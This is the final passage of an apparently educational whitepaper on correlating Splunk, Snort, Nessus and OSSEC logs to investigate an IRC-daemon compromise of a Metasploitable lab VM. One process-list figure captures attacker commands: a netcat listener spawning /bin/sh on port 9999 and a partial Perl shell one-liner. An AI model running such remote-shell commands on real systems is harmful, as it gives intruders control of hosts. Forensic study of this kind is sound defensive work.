
```
host=metasploitable.* sourcetype=tshark_csv starttime="08/25/2013:10:30:00"
endtime="08/25/2013:10:50:00" tcp_dstport=6667
```



```
1  8/25/13          Aug 25, 2013 10:39:10.478154000;192.168.99.50;44960;192.168.99.114;6667
   10:39:10.478 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
2  8/25/13          Aug 25, 2013 10:39:09.428090000;192.168.99.50;44960;192.168.99.114;6667
   10:39:09.428 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
3  8/25/13          Aug 25, 2013 10:39:09.338370000;192.168.99.50;44960;192.168.99.114;6667
   10:39:09.338 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
4  8/25/13          Aug 25, 2013 10:39:09.338370000;192.168.99.50;44960;192.168.99.114;6667
   10:39:09.338 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
5  8/25/13          Aug 25, 2013 10:39:09.328067000;192.168.99.50;44960;192.168.99.114;6667
   10:39:09.328 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
6  8/25/13          Aug 25, 2013 10:39:09.328067000;192.168.99.50;44960;192.168.99.114;6667
   10:39:09.328 AM  host=metasploitable[redacted] | sourcetype=tshark_csv | source=/var/tshark/tshark.csv
```

Figure 10.

Next we turn our attention to recent Nessus scans that might yield clues as to how long this vulnerability has been present. Figure 11 shows that while an IRC vulnerability was not found there was evidence that a scan of the Metasploitable host was performed.




```
8/24/13          11011,,,Low,192.168.99.114,,microsoft-ds (445/tcp),Microsoft Windows SMB 
7:30:30.000 AM   listening on the remote host.\n\nDescription :\n\nThe remote service unde
                 (SMB) protocol, used to provide shared access\nto files, printers, etc be
                 :\n\nNone\n\nPlugin output :\n\nA CIFS server is running on this port.\n\
                 host=simple-output | sourcetype=nessus_csv | source=/opt/nessus/scans/simple-output.csv
```

Figure 11.

We also look at the firewall and web proxy logs on the firewall to see what events were collected. The query below has results shown in Figure 12.

```
Host=asg.* starttime="08/25/2013:10:30:00" endtime="08/25/2013:10:50:00" (ulogd OR
httpproxy) AND (192.168.99.50 OR 192.168.99.114)
```

Aron Warren, aronwarren@gmail.com



```
1   8/25/13          <30>2013:08:25-10:37:20 ulogd[4601]: id="2012" severity="info"
    10:37:20.000 AM  sys="SecureNet" sub="packetfilter" name="strict TCP state"
                     action="strict TCP state" fwrule="60009" initf="eth0" outitf="eth1"
                     srcmac="0:c:29:9a:46:5f" dstmac="0:c:29:62:48:10"
                     srcip="192.168.99.114" dstip="[redacted]2" proto="6" length="40"
                     tos="0x00" prec="0x00" ttl="63" srcport="51420" dstport="[redacted]"
                     tcpflags="RST"
                     host=asg[redacted] | sourcetype=syslog | source=[redacted]
```

Figure 12.


No relevant data to this breach was found in Figure 12 as expected since the attack came from inside the network. Having checked sources external to the VM we turn our investigation to data collected by the Splunk App for Unix and Linux (Splunk Inc., 2013g). This app collects metrics from CLI commands such as netstat, lsof, ps, top, etc. Periodically the Splunk Forwarder on the Metasploitable VM will issue those commands and capture them in Splunk. Those results are then used to track historical events on a machine proving quite useful in an investigation.

Until now we have been issuing single queries to demonstrate the Splunk syntax. We now need to delve into the event correlation benefits by using sub-searches. Sub-searches are essentially table joins. The inner search results are passed as search terms to the outer search query meaning multiple results from the inner query can be used in the outer query. For example there may happen to be dozens of IP addresses picked up by Snort during a timeframe. We can then iterate a new query against each IP address and analyze the entirety of those results.

The following query contains a subsearch looking for the word “MALWARE” in Snort logs then returns the resultant destination port to another query listing that server’s open ports.

```
        hoursago=24 sourcetype=openports [search sourcetype=fast
starttime="08/25/2013:10:30:00" endtime="08/25/2013:10:50:00" MALWARE | rex
field=_raw "-> (?<dstip>\d+\.\d+\.\d+\.\d+):(?<dstport>\d+)" | fields + dstport | rename
dstport as search]
```

Sifting through the results of that query we see, as shown in Figure 13, that port 6667 on the Metasploitable host was indeed open.




```
Proto   Port
... 6 lines omitted ...
tcp     8009
tcp     6697
tcp     3306
tcp     1099
tcp     6667
tcp      139
tcp     5900
tcp      111
tcp     6000
Show all 56 lines
host=metasploitable.[redacted] ▾ | sourcetype=openPorts ▾ | source=openPorts ▾
```

Figure 13.

That result gives reason to believe the service may have been exploitable. We will next work with the following base query and append specific search terms to it later:


```
        hoursago=24 [search sourcetype=fast starttime="08/25/2013:10:30:00"
endtime="08/25/2013:10:50:00" MALWARE | rex field=_raw "->
(?<dstip>\d+\.\d+\.\d+\.\d+):(?<dstport>\d+)" | lookup hostname-ip ip as dstip OUTPUT
hostname as dhostname | return $dhostname ]
```

We first append “AND sourcetype=alerts*” and discover that /etc/password and /etc/shadow were modified as shown in Figure 14. Additionally a new user was created with UID=0 shown in Figure 15. Attaching “index=os sourcetype=ps” to the end of the above base query reveals a netcat process listening on port 9999 seen in Figure 16.




```
2013 Nov 10 05:27:23 metasploitable->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
Integrity checksum changed for: '/etc/passwd'
Size changed from '1801' to '1829'
Old md5sum was: '52e54a21324515b9992a5a431068ebf9'
New md5sum is : '60cafe5c6bd0d25dd42a87f331eaadea'
Old sha1sum was: '83cb52b26a26e473ed009c0bd31dacce7b06fa66'
New sha1sum is : 'd058dd7a0915b38c6ca493f1c54a45bfd6cd852c'
host=metasploitable.[redacted] | sourcetype=alerts-2 | source=/var/ossec/logs/alerts/alerts.log

2013 Nov 10 05:23:56 metasploitable->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
Integrity checksum changed for: '/etc/shadow'
Size changed from '1343' to '1369'
Old md5sum was: '286512a533c5269e5b086569414dcb29'
New md5sum is : '9bb2248330862d60020d0cdb28fd119c'
Old sha1sum was: 'd1bb8c42d58e625a5440f752de311173b2c5b385'
New sha1sum is : '768c02f16a4ef1776926c6edc16f3557f7094d33'
host=metasploitable.[redacted] | sourcetype=alerts-2 | source=/var/ossec/logs/alerts/alerts.log
```

Figure 14.



```
2013 Nov 10 03:33:07 metasploitable->rootcheck
Rule: 516 (level 3) -> 'System Audit event.'
System Audit: CIS - Debian Linux 13.11 - Non-root account with uid 0. File: /etc/passwd. Refere
host=metasploitable.[redacted] | sourcetype=alerts-2 | source=/var/ossec/logs/alerts/alerts.log

2013 Nov 10 03:33:07 metasploitable->rootcheck
Rule: 516 (level 3) -> 'System Audit event.'
System Audit: CIS - Debian Linux 9.2 - Account with empty password present. File: /etc/shadow.
host=metasploitable.[redacted] | sourcetype=alerts-2 | source=/var/ossec/logs/alerts/alerts.log
```

Figure 15.



```
 ELAPSED  COMMAND            ARGS

08:23:23  [scsi_eh_2]        <noArgs>
08:22:49  [kjournald]        <noArgs>
22:56:36  perl               -MIO_-
>fdopen($c,w);system$__while<>;
08:22:25  udevd              --daemon
22:51:39  netcat             -l_9999_-e_/bin/sh
08:22:19  [kpsmoused]        <noArgs>
08:21:33  [kjournald]        <noArgs>
```

Figure 16.

To summarize our findings, we have combed through our Splunk data and found not only the alert given by Snort but also the packet capture showing the attack in progress. We then drew an initial conclusion that no traffic left the network immediately after the compromise occurred. Evidence was also found that the attacker successfully exploited the ircd, gained root privileges, created a new superuser and set up a netcat listener on port 9999.

12. Conclusion

In the above scenario Splunk has been deployed on many virtual machines collecting data from numerous sources such as Nessus, Snort, Wireshark and Linux commands. Simple queries were performed in order to demonstrate the ability to track malicious activity. More complex subsearches were shown which provided event correlation in a simple demonstration of the ability Splunk has to assist in event collection and correlation. While this paper only demonstrated a few data sources the possibility exists of adding even more sources into the mix making Splunk an ideal tool to assist researchers correlating events when working with large amounts of logs.

13. References

Bumgarner, V. (2013). *Implementing Splunk: Big Data Reporting and Development for Operation Intelligence* [Kindle iPad version]. Retrieved from http://www.amazon.com

Chuvakin, A. A., Schmidt, K. J., Phillips, C. (2013). *Logging and Log Management: The Authoritative Guide to Understanding the Concepts Surrounding Logging and Log Management* [Kindle iPad version]. Retrieved from http://www.amazon.com

DualComm Technology, Inc. (2013). Dualcomm Technology - All Products. http://www.dual-comm.com/products.htm

National Institute of Standards and Technology. (2010). National Vulnerability Database (NVD) National Vulnerability Database (CVE-2010-2075). Retrieved from http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2075&cid=2

Robb, D. (2006). 2006 Horizon Awards: Splunk's Splunk [Blog post]. Retrieved from http://www.computerworld.com/s/article/9002558/Splunk_Inc._s_Splunk_Data_Center_Search_Party

Roberts, C. (2013). Discovering Security Events of Interest Using Splunk. Retrieved from https://www.sans.org/reading-room/whitepapers/logging/discovering-security-events-interest-splunk-34272

Sourcefire Inc. (2013). 2.6 Output Modules. Retrieved from http://manual.snort.org/node21.html#SECTION00362000000000000000

Splunk Inc. (2013a). About Splunk Free. Retrieved from http://docs.splunk.com/Documentation/Splunk/5.0.4/Admin/MoreaboutSplunkFree

Splunk Inc. (2013b). Splunk | A Different Kind of Software Company. Retrieved from http://www.splunk.com/company

Splunk Inc. (2013c). Syntax for searches in the CLI. Retrieved from docs.splunk.com/Documentation/Splunk/5.0.4/SearchReference/CLIsearchsyntax

Splunk Inc. (2013d). Google Maps | Utilities, Cool Stuff | Splunk Apps. Retrieved from http://apps.splunk.com/app/368

Splunk Inc. (2013e). Create a scheduled search. Retrieved from http://docs.splunk.com/Documentation/Splunk/5.0.4/Alert/Scheduledsearch

Splunk Inc. (2013f). sendemail. Retrieved from http://docs.splunk.com/Documentation/Splunk/5.0.4/SearchReference/Sendemail

Splunk Inc. (2013g). Splunk App for Unix and Linux. Retrieved from http://apps.splunk.com/app/273/

Splunk Inc. (2013h). Splunk: From machine data to operational intelligence. http://www.splunk.com/web_assets/pdfs/secure/Splunk_Company_Overview.pdf

Splunk Inc. (2013i). How the indexer stores indexes. Retrieved from http://docs.splunk.com/Documentation/Splunk/6.0/Indexer/ HowSplunkstoresindexes

the_wolverine. (2010, July 21). How to determine daily license usage in GB? [Online forum comment]. Retrieved from http://answers.splunk.com/answers/4897/how-to-determine-daily-license-usage-in-gb

Zadrozny, P., Kodali, R. (2013). *Big Data Analytics Using Splunk: Deriving Operational Intelligence from Social Media, Machine Data, Existing Data Warehouses, and Other Real-Time Streaming Sources* [Kindle iPad version]. Retrieved from http://www.amazon.com

Aron Warren, aronwarren@gmail.com